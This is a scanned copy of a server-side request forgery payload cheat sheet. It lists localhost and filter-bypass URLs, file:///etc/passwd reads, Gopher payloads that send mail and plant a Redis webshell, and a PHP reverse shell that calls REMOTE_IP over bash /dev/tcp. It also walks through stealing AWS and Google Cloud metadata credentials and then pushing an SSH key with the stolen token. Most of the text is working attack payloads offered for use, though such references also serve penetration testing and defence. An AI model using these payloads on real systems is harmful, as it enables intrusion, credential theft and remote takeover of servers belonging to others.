Server-Side Request Forgery

> Server Side Request Forgery or SSRF is a vulnerability in which an attacker forces a server to perform requests on their behalf.

Summary

Tools

- SSRFmap - https://github.com/swisskyrepo/SSRFmap
- Gopherus - https://github.com/tarunkant/Gopherus
- See-SURF - https://github.com/In3tinct/See-SURF
- SSRF Sheriff - https://github.com/teknogeek/ssrf-sheriff

Payloads with localhost

Basic SSRF v1

```
http://127.0.0.1:80
http://127.0.0.1:443
http://127.0.0.1:22
http://0.0.0.0:80
http://0.0.0.0:443
http://0.0.0.0:22
```

Basic SSRF - Alternative version

```
http://localhost:80
http://localhost:443
http://localhost:22
```

Bypassing filters

Bypass using HTTPS

```
https://127.0.0.1/
https://localhost/
```

Bypass localhost with [::]

```
http://[::]:80/
http://[::]:25/ SMTP
http://[::]:22/ SSH
http://[::]:3128/ Squid
```

```
http://0000::1:80/
http://0000::1:25/ SMTP
http://0000::1:22/ SSH
http://0000::1:3128/ Squid
```

Bypass localhost with a domain redirection

```
http://spoofed.burpcollaborator.net
http://localtest.me
http://customer1.app.localhost.my.company.127.0.0.1.nip.io
http://mail.ebc.apple.com redirect to 127.0.0.6 == localhost
http://bugbounty.dod.network redirect to 127.0.0.2 == localhost
```

The service nip.io is awesome for that, it will convert any ip address as a dns.

```
NIP.IO maps <anything>.<IP Address>.nip.io to the corresponding <IP Address>, even
127.0.0.1.nip.io maps to 127.0.0.1
```

Bypass localhost with CIDR

It's a /8

```
http://127.127.127.127
http://127.0.1.3
http://127.0.0.0
```

Bypass using a decimal IP location

```
http://2130706433/ = http://127.0.0.1
http://3232235521/ = http://192.168.0.1
http://3232235777/ = http://192.168.1.1
http://2852039166/  = http://169.254.169.254
```

Bypass using octal IP

Implementations differ on how to handle octal format of ipv4.

```
http://0177.0.0.1/ = http://127.0.0.1
http://o177.0.0.1/ = http://127.0.0.1
http://0o177.0.0.1/ = http://127.0.0.1
http://q177.0.0.1/ = http://127.0.0.1
...
```

Ref:

- DEFCON 29-KellyKaoudis SickCodes-Rotten code, aging standards & pwning IPv4 parsing
- AppSecEU15-Server_side_browsing_considered_harmful.pdf

Bypass using IPv6/IPv4 Address Embedding

IPv6/IPv4 Address Embedding

```
http://[0:0:0:0:0:ffff:127.0.0.1]
```

Bypass using malformed urls

```
localhost:+11211aaa
localhost:00011211aaaa
```

Bypass using rare address

You can short-hand IP addresses by dropping the zeros

```
http://0/
http://127.1
http://127.0.1
```

Bypass using URL encoding

Single or double encode a specific URL to bypass blacklist

```
http://127.0.0.1/%61dmin
http://127.0.0.1/%2561dmin
```

Bypass using bash variables

(curl only)

```
```

```
curl -v "http://evil$google.com"
$google = ""
```

Bypass using tricks combination

```
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
urllib2 : 1.1.1.1
requests + browsers : 2.2.2.2
urllib : 3.3.3.3
```

Bypass using enclosed alphanumerics

@EdOverflow

```
http://ⓔⓧⓐⓜⓟⓛⓔ.ⓒⓞⓜ = example.com

List:
① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮ ⑯ ⑰ ⑱ ⑲ ⑳ ⑴ ⑵ ⑶ ⑷ ⑸ ⑹ ⑺ ⑻ ⑼ ⑽ ⑾ ⑿ ⒀
⒁ ⒂ ⒃ ⒄ ⒅ ⒆ ⒇ ⒈ ⒉ ⒊ ⒋ ⒌ ⒍ ⒎ ⒏ ⒐ ⒑ ⒒ ⒓ ⒔ ⒕ ⒖ ⒗ ⒘ ⒙ ⒚ ⒛ ⒜ ⒝ ⒞ ⒟ ⒠
⒡ ⒢ ⒣ ⒤ ⒥ ⒦ ⒧ ⒨ ⒩ ⒪ ⒫ ⒬ ⒭ ⒮ ⒯ ⒰ ⒱ ⒲ ⒳ ⒴ ⒵ Ⓐ Ⓑ Ⓒ Ⓓ Ⓔ Ⓕ Ⓖ Ⓗ Ⓘ Ⓙ Ⓚ
Ⓛ Ⓜ Ⓝ Ⓞ Ⓟ Ⓠ Ⓡ Ⓢ Ⓣ Ⓤ Ⓥ Ⓦ Ⓧ Ⓨ Ⓩ ⓐ ⓑ ⓒ ⓓ ⓔ ⓕ ⓖ ⓗ ⓘ ⓙ ⓚ ⓛ ⓜ ⓝ ⓞ ⓟ ⓠ
ⓡ ⓢ ⓣ ⓤ ⓥ ⓦ ⓧ ⓨ ⓩ ⓪ ⓫ ⓬ ⓭ ⓮ ⓯ ⓰ ⓱ ⓲ ⓳ ⓴ ⓵ ⓶ ⓷ ⓸ ⓹ ⓺ ⓻ ⓼ ⓽ ⓾ ⓿
```

Bypass using unicode

In some languages (.NET, Python 3) regex supports unicode by default. `\d` includes `0123456789` but also `๐๑๒๓๔๕๖๗๘๙`.

Bypass filter_var() php function

```
0://evil.com:80;http://google.com:80/
```

Bypass against a weak parser

by Orange Tsai (Blackhat A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf)

```
http://127.1.1.1:80\@127.2.2.2:80/
http://127.1.1.1:80\@@127.2.2.2:80/
http://127.1.1.1:80:\@@127.2.2.2:80/
http://127.1.1.1:80#\@127.2.2.2:80/
```

```
$ for i in $(cat tests); do echo "=== $i ==="; ./try.py $i | grep "127.2.2.2"; done <<<
tests
=== http://127.1.1.1:80\@127.2.2.2:80/ ===
Go.net/url               scheme=http, host=127.2.2.2, port=80
Java.net.URL             scheme=http, host=127.2.2.2, port=80
PHP.parseurl             scheme=http, host=127.2.2.2, port=80
Perl.URI                 scheme=http, host=127.2.2.2, port=80
Python.urlparse          scheme=http, host=127.1.1.1:80\@127.2.2.2:80, port=80
Ruby.addressable/uri     scheme=http, host=127.2.2.2, port=80
=== http://127.1.1.1:80\@@127.2.2.2:80/ ===
Go.net/url               scheme=http, host=127.2.2.2, port=80
PHP.parseurl             scheme=http, host=127.2.2.2, port=80
Perl.URI                 scheme=http, host=127.2.2.2, port=80
Python.urlparse          scheme=http, host=127.1.1.1:80\@@127.2.2.2:80, port=80
Ruby.addressable/uri     scheme=http, host=127.2.2.2, port=80
=== http://127.1.1.1:80:\@@127.2.2.2:80/ ===
Go.net/url               scheme=http, host=127.2.2.2, port=80
PHP.parseurl             scheme=http, host=127.2.2.2, port=80
Perl.URI                 scheme=http, host=127.2.2.2, port=80
Python.urlparse          scheme=http, host=127.1.1.1:80:\@@127.2.2.2:80, port=80
Ruby.addressable/uri     scheme=http, host=127.2.2.2, port=80
=== http://127.1.1.1:80#\@127.2.2.2:80/ ===
```

Bypassing using a redirect

using a redirect

```
1. Create a page on a whitelisted host that redirects requests to the SSRF the target
URL (e.g. 192.168.0.1)
2. Launch the SSRF pointing to  vulnerable.com/index.php?url=http://YOUR_SERVER_IP
vulnerable.com will fetch YOUR_SERVER_IP which will redirect to 192.168.0.1
3. You can use response codes [307](https://developer.mozilla.org/en-
US/docs/Web/HTTP/Status/307) and [308](https://developer.mozilla.org/en-
US/docs/Web/HTTP/Status/308) in order to retain HTTP method and body after the
redirection.
```

Bypassing using type=url

```
Change "type=file" to "type=url"
Paste URL in text field and hit enter
Using this vulnerability users can upload images from any image URL = trigger an SSRF
```

Bypassing using DNS Rebinding (TOCTOU)

```
Create a domain that change between two IPs. http://1u.ms/ exists for this purpose.
For example to rotate between 1.2.3.4 and 169.254-169.254, use the following domain:
```

```
make-1.2.3.4-rebind-169.254-169.254-rr.1u.ms
```

Bypassing using jar protocol (java only)

Blind SSRF

```
jar:scheme://domain/path!/
jar:http://127.0.0.1!/
jar:https://127.0.0.1!/
jar:ftp://127.0.0.1!/
```

SSRF exploitation via URL Scheme

File


Allows an attacker to fetch the content of a file on the server

```
file://path/to/file
file:///etc/passwd
file://\/\/etc/passwd
ssrf.php?url=file:///etc/passwd
```

HTTP

Allows an attacker to fetch any content from the web, it can also be used to scan ports.

```
ssrf.php?url=http://127.0.0.1:22
ssrf.php?url=http://127.0.0.1:80
ssrf.php?url=http://127.0.0.1:443
```



The following URL scheme can be used to probe the network

Dict

The DICT URL scheme is used to refer to definitions or word lists available using the DICT protocol:

```
dict://<user>;<auth>@<host>:<port>/d:<word>:<database>:<n>
ssrf.php?url=dict://attacker:11111/
```

SFTP

A network protocol used for secure file transfer over secure shell

```
ssrf.php?url=sftp://evil.com:11111/
```

TFTP

Trivial File Transfer Protocol, works over UDP

```
ssrf.php?url=tftp://evil.com:12346/TESTUDPPACKET
```

LDAP

Lightweight Directory Access Protocol. It is an application protocol used over an IP network to manage and access the distributed directory information service.

```
ssrf.php?url=ldap://localhost:11211/%0astats%0aquit
```

Gopher

```
ssrf.php?
url=gopher://127.0.0.1:25/xHELO%20localhost%250d%250aMAIL%20FROM%3A%3Chacker@site.com
%3E%250d%250aRCPT%20TO%3A%3Cvictim@site.com%3E%250d%250aDATA%250d%250aFrom%3A%20%5BHa
cker%5D%20%3Chacker@site.com%3E%250d%250aTo%3A%20%3Cvictime@site.com%3E%250d%250aDate
%3A%20Tue%2C%2015%20Sep%202017%2017%3A20%3A26%20-
0400%250d%250aSubject%3A%20AH%20AH%20AH%250d%250a%250d%250aYou%20didn%27t%20say%20the
%20magic%20word%20%21%250d%250a%250d%250a%250d%250a.%250d%250aQUIT%250d%250a

will make a request like
HELO localhost
MAIL FROM:<hacker@site.com>
RCPT TO:<victim@site.com>
DATA
From: [Hacker] <hacker@site.com>
To: <victime@site.com>
Date: Tue, 15 Sep 2017 17:20:26 -0400
Subject: Ah Ah AH

You didn't say the magic word !


.
QUIT
```

Gopher HTTP

```
gopher://<proxyserver>:8080/_GET http://<attacker:80>/x HTTP/1.1%0A%0A
gopher://<proxyserver>:8080/_POST%20http://<attacker>:80/x%20HTTP/1.1%0ACookie:%20eat
me%0A%0AI+am+a+post+body
```

Gopher SMTP - Back connect to 1337

```
Content of evil.com/redirect.php:
<?php
header("Location: gopher://hack3r.site:1337/_SSRF%0ATest!");
?>

Now query it.
https://example.com/?q=http://evil.com/redirect.php.
```

Gopher SMTP - send a mail

```
Content of evil.com/redirect.php:
<?php
        $commands = array(
                'HELO victim.com',
                'MAIL FROM: <admin@victim.com>',
                'RCPT To: <sxcurity@oou.us>',
                'DATA',
                'Subject: @sxcurity!',
                'Corben was here, woot woot!',
                '.'
        );

        $payload = implode('%0A', $commands);

        header('Location: gopher://0:25/_'.$payload);
?>
```

Netdoc

Wrapper for Java when your payloads struggle with "\n" and "\r" characters.

```
ssrf.php?url=netdoc:///etc/passwd
```

SSRF exploiting WSGI

Exploit using the Gopher protocol, full exploit script available at https://github.com/wofeiwo/webcgi-exploits/blob/master/python/uwsgi_exp.py.

```
gopher://localhost:8000/_%00%1A%00%00%0A%00UWSGI_FILE%0C%00/tmp/test.py
```

Header		
modifier1	(1 byte)	0 (%00)
datasize	(2 bytes)	26 (%1A%00)
modifier2	(1 byte)	0 (%00)

Variable (UWSGI_FILE)			
key length	(2 bytes)	10	(%0A%00)
key data	(m bytes)		UWSGI_FILE
value length	(2 bytes)	12	(%0C%00)
value data	(n bytes)		/tmp/test.py

SSRF exploiting Redis

> Redis is a database system that stores everything in RAM

```
```

```
# Getting a webshell
url=dict://127.0.0.1:6379/CONFIG%20SET%20dir%20/var/www/html
url=dict://127.0.0.1:6379/CONFIG%20SET%20dbfilename%20file.php
url=dict://127.0.0.1:6379/SET%20mykey%20"<\x3Fphp system($_GET[0])\x3F>"
url=dict://127.0.0.1:6379/SAVE

# Getting a PHP reverse shell
gopher://127.0.0.1:6379/_config%20set%20dir%20%2Fvar%2Fwww%2Fhtml
gopher://127.0.0.1:6379/_config%20set%20dbfilename%20reverse.php
gopher://127.0.0.1:6379/_set%20payload%20%22%3C%3Fphp%20shell_exec%28%27bash%20-
i%20%3E%26%20%2Fdev%2Ftcp%2FREMOTE_IP%2FREMOTE_PORT%200%3E%261%27%29%3B%3F%3E%22
gopher://127.0.0.1:6379/_save
```

SSRF exploiting PDF file

Library / Test	1A	1B	1C	1D	1E	2A	3A	4A	4B	4C	4D
NODE-HTML-PDF	true	true	false	false	true	true	false	true	false	false	false
GO-WKHTML	true	true	false	false	true	true	false	true	false	false	false
FLYING SAUCER	false	n/a	n/a	n/a	n/a	false	n/a	n/a	false	false	false
WEASYPRINT	false	n/a	n/a	n/a	n/a	false	n/a	n/a	false	false	false
DINKTOPDF	true	true	false	false	true	true	false	true	false	false	false
DOMPDF	false	n/a	n/a	n/a	n/a	false	n/a	n/a	false	false	false
WKHTML	true	true	true	false	true	true	false	true	false	false	false
PDFKIT	true	true	false	false	true	true	false	true	false	false	false

1A	Allow JS?
1B	JS allowed by Default?
1C	Disable JS Execution?
1D	Allow sleep function?
1E	Allow infinite loop?
2A	Allow External Content?
3A	Limit requests?
4A	XMLHttpRequest
4B	Iframe
4C	Object
4D	Portal

Example with WeasyPrint by @nahamsec

```
<link rel=attachment href="file:///root/secret.txt">
```

Example with PhantomJS

```
<script>
    exfil = new XMLHttpRequest();
    exfil.open("GET","file:///etc/passwd");
    exfil.send();
    exfil.onload = function(){document.write(this.responseText);}
    exfil.onerror = function(){document.write('failed!')}
</script>
```

Blind SSRF

> When exploiting server-side request forgery, we can often find ourselves in a position where the response cannot be read.

Use an SSRF chain to gain an Out-of-Band output.

From https://blog.assetnote.io/2021/01/13/blind-ssrf-chains/ / https://github.com/assetnote/blind-ssrf-chains

Possible via HTTP(s)

- Elasticsearch
- Weblogic
- Hashicorp Consul

- Shellshock
- Apache Druid
- Apache Solr
- PeopleSoft
- Apache Struts
- JBoss
- Confluence
- Jira
- Other Atlassian Products
- OpenTSDB
- Jenkins
- Hystrix Dashboard
- W3 Total Cache
- Docker
- Gitlab Prometheus Redis Exporter

Possible via Gopher

- Redis
- Memcache
- Apache Tomcat

SSRF to XSS

by @D0rkerDevil & @alyssa.o.herrera

```
http://brutelogic.com.br/poc.svg -> simple alert
https://website.mil/plugins/servlet/oauth/users/icon-uri?consumerUri= -> simple ssrf

https://website.mil/plugins/servlet/oauth/users/icon-uri?
consumerUri=http://brutelogic.com.br/poc.svg
```

SSRF from XSS

Using an iframe

The content of the file will be integrated inside the PDF as an image or text.

```
<img src="echopwn" onerror="document.write('<iframe src=file:///etc/passwd>
</iframe>')"/>
```

Using an attachment

Example of a PDF attachment using HTML

1. use `<link rel=attachment href="URL">` as Bio text
2. use 'Download Data' feature to get PDF
3. use `pdfdetach -saveall filename.pdf` to extract embedded resource
4. `cat attachment.bin`

SSRF URL for Cloud Instances

SSRF URL for AWS Bucket

Docs Interesting path to look for at `http://169.254.169.254` or `http://instance-data`

```
Always here : /latest/meta-data/{hostname,public-ipv4,...}
User data (startup script for auto-scaling) : /latest/user-data
Temporary AWS credentials : /latest/meta-data/iam/security-credentials/
```

DNS record

```
http://instance-data
http://169.254.169.254
http://169.254.169.254.nip.io/
```

HTTP redirect

```
Static:http://nicob.net/redir6a
Dynamic:http://nicob.net/redir-http-169.254.169.254:80-
```

Alternate IP encoding

```
http://425.510.425.510/ Dotted decimal with overflow
http://2852039166/ Dotless decimal
http://7147006462/ Dotless decimal with overflow
http://0xA9.0xFE.0xA9.0xFE/ Dotted hexadecimal
http://0xA9FEA9FE/ Dotless hexadecimal
http://0x41414141A9FEA9FE/ Dotless hexadecimal with overflow
http://0251.0376.0251.0376/ Dotted octal
http://0251.00376.000251.0000376/ Dotted octal with padding
```

More urls to include

```
http://169.254.169.254/latest/user-data
http://169.254.169.254/latest/user-data/iam/security-credentials/[ROLE NAME]
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE NAME]
http://169.254.169.254/latest/meta-data/iam/security-credentials/PhotonInstance
http://169.254.169.254/latest/meta-data/ami-id
http://169.254.169.254/latest/meta-data/reservation-id
http://169.254.169.254/latest/meta-data/hostname
http://169.254.169.254/latest/meta-data/public-keys/
http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key
http://169.254.169.254/latest/meta-data/public-keys/[ID]/openssh-key
http://169.254.169.254/latest/meta-data/iam/security-credentials/dummy
http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
http://169.254.169.254/latest/dynamic/instance-identity/document
```

AWS SSRF Bypasses

```
Converted Decimal IP: http://2852039166/latest/meta-data/
IPV6 Compressed: http://[::ffff:a9fe:a9fe]/latest/meta-data/
IPV6 Expanded: http://[0:0:0:0:0:ffff:a9fe:a9fe]/latest/meta-data/
IPV6/IPV4: http://[0:0:0:0:0:ffff:169.254.169.254]/latest/meta-data/
```

E.g: Jira SSRF leading to AWS info disclosure - `https://help.redacted.com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/metadata/v1/maintenance`

E.g2: Flaws challenge - `http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/`

SSRF URL for AWS ECS

If you have an SSRF with file system access on an ECS instance, try extracting `/proc/self/environ` to get UUID.

```
curl http://169.254.170.2/v2/credentials/<UUID>
```

This way you'll extract IAM keys of the attached role

SSRF URL for AWS Elastic Beanstalk

We retrieve the `accountId` and `region` from the API.

```
http://169.254.169.254/latest/dynamic/instance-identity/document
http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanorastalk-ec2-role
```

We then retrieve the `AccessKeyId`, `SecretAccessKey`, and `Token` from the API.

```
http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanorastalk-ec2-role
```

Then we use the credentials with `aws s3 ls s3://elasticbeanstalk-us-east-2-[ACCOUNT_ID]/`.

SSRF URL for AWS Lambda

AWS Lambda provides an HTTP API for custom runtimes to receive invocation events from Lambda and send response data back within the Lambda execution environment.

```
http://localhost:9001/2018-06-01/runtime/invocation/next
$ curl "http://${AWS_LAMBDA_RUNTIME_API}/2018-06-01/runtime/invocation/next"
```

Docs: https://docs.aws.amazon.com/lambda/latest/dg/runtimes-api.html#runtimes-api-next

SSRF URL for Google Cloud

:warning: Google is shutting down support for usage of the **v1 metadata service** on January 15.

Requires the header "Metadata-Flavor: Google" or "X-Google-Metadata-Request: True"

```
http://169.254.169.254/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/
http://metadata/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/instance/hostname
http://metadata.google.internal/computeMetadata/v1/instance/id
http://metadata.google.internal/computeMetadata/v1/project/project-id
```

Google allows recursive pulls

```
http://metadata.google.internal/computeMetadata/v1/instance/disks/?recursive=true
```

Beta does NOT require a header atm (thanks Mathias Karlsson @avlidienbrunn)

```
http://metadata.google.internal/computeMetadata/v1beta1/
http://metadata.google.internal/computeMetadata/v1beta1/?recursive=true
```

Required headers can be set using a gopher SSRF with the following technique

```
gopher://metadata.google.internal:80/xGET%20/computeMetadata/v1/instance/attributes/ssh-
keys%20HTTP%2f%31%2e%31%0AHost:%20metadata.google.internal%0AAccept:%20%2a%2f%2a%0aMetadata-Flavor:%20Google%0d%0a
```

Interesting files to pull out:

- SSH Public Key : `http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/ssh-keys?alt=json`
- Get Access Token : `http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token`
- Kubernetes Key : `http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/kube-env?alt=json`

Add an SSH key

Extract the token

```
http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json
```

Check the scope of the token

```
$ curl https://www.googleapis.com/oauth2/v1/tokeninfo?
access_token=ya29.XXXXXKuXXXXXXXkGT0rJSA

{
        "issued_to": "101302079XXXXX",
        "audience": "10130207XXXXX",
        "scope": "https://www.googleapis.com/auth/compute
https://www.googleapis.com/auth/logging.write
https://www.googleapis.com/auth/devstorage.read_write
https://www.googleapis.com/auth/monitoring",
        "expires_in": 2443,
        "access_type": "offline"
}
```

Now push the SSH key.

```
curl -X POST
"https://www.googleapis.com/compute/v1/projects/1042377752888/setCommonInstanceMetada
ta"
-H "Authorization: Bearer ya29.c.EmKeBq9XI09_1HK1XXXXXXXXT0rJSA"
-H "Content-Type: application/json"
--data '{"items": [{"key": "sshkeyname", "value": "sshkeyvalue"}]}'
```

SSRF URL for Digital Ocean

Documentation available at https://developers.digitalocean.com/documentation/metadata/

```
curl http://169.254.169.254/metadata/v1/id
http://169.254.169.254/metadata/v1.json
http://169.254.169.254/metadata/v1/
http://169.254.169.254/metadata/v1/id
http://169.254.169.254/metadata/v1/user-data
http://169.254.169.254/metadata/v1/hostname
http://169.254.169.254/metadata/v1/region
http://169.254.169.254/metadata/v1/interfaces/public/0/ipv6/address

All in one request:
curl http://169.254.169.254/metadata/v1.json | jq
```

SSRF URL for Packetcloud

Documentation available at https://metadata.packet.net/userdata

SSRF URL for Azure

Limited, maybe more exists? https://azure.microsoft.com/en-us/blog/what-just-happened-to-my-vm-in-vm-metadata-service/

```
http://169.254.169.254/metadata/v1/maintenance
```

Update Apr 2017, Azure has more support; requires the header "Metadata: true" https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service

```
http://169.254.169.254/metadata/instance?api-version=2017-04-02
http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress/0/publicIpAddress?api-version=2017-04-02&format=text
```

SSRF URL for OpenStack/RackSpace

(header required? unknown)

```
http://169.254.169.254/openstack
```

SSRF URL for HP Helion

(header required? unknown)

```
http://169.254.169.254/2009-04-04/meta-data/
```

SSRF URL for Oracle Cloud

```
http://192.0.0.192/latest/
http://192.0.0.192/latest/user-data/
http://192.0.0.192/latest/meta-data/
http://192.0.0.192/latest/attributes/
```

SSRF URL for Alibaba

```
http://100.100.100.200/latest/meta-data/
http://100.100.100.200/latest/meta-data/instance-id
http://100.100.100.200/latest/meta-data/image-id
```

SSRF URL for Kubernetes ETCD

Can contain API keys and internal ip and ports

```
curl -L http://127.0.0.1:2379/version
curl http://127.0.0.1:2379/v2/keys/?recursive=true
```

SSRF URL for Docker

```
http://127.0.0.1:2375/v1.24/containers/json

Simple example
docker run -ti -v /var/run/docker.sock:/var/run/docker.sock bash
bash-4.4# curl --unix-socket /var/run/docker.sock http://foo/containers/json
bash-4.4# curl --unix-socket /var/run/docker.sock http://foo/images/json
```

More info:

- Daemon socket option: https://docs.docker.com/engine/reference/commandline/dockerd/#daemon-socket-option
- Docker Engine API: https://docs.docker.com/engine/api/latest/

SSRF URL for Rancher

```
curl http://rancher-metadata/<version>/<path>
```

More info: https://rancher.com/docs/rancher/v1.6/en/rancher-services/metadata-service/

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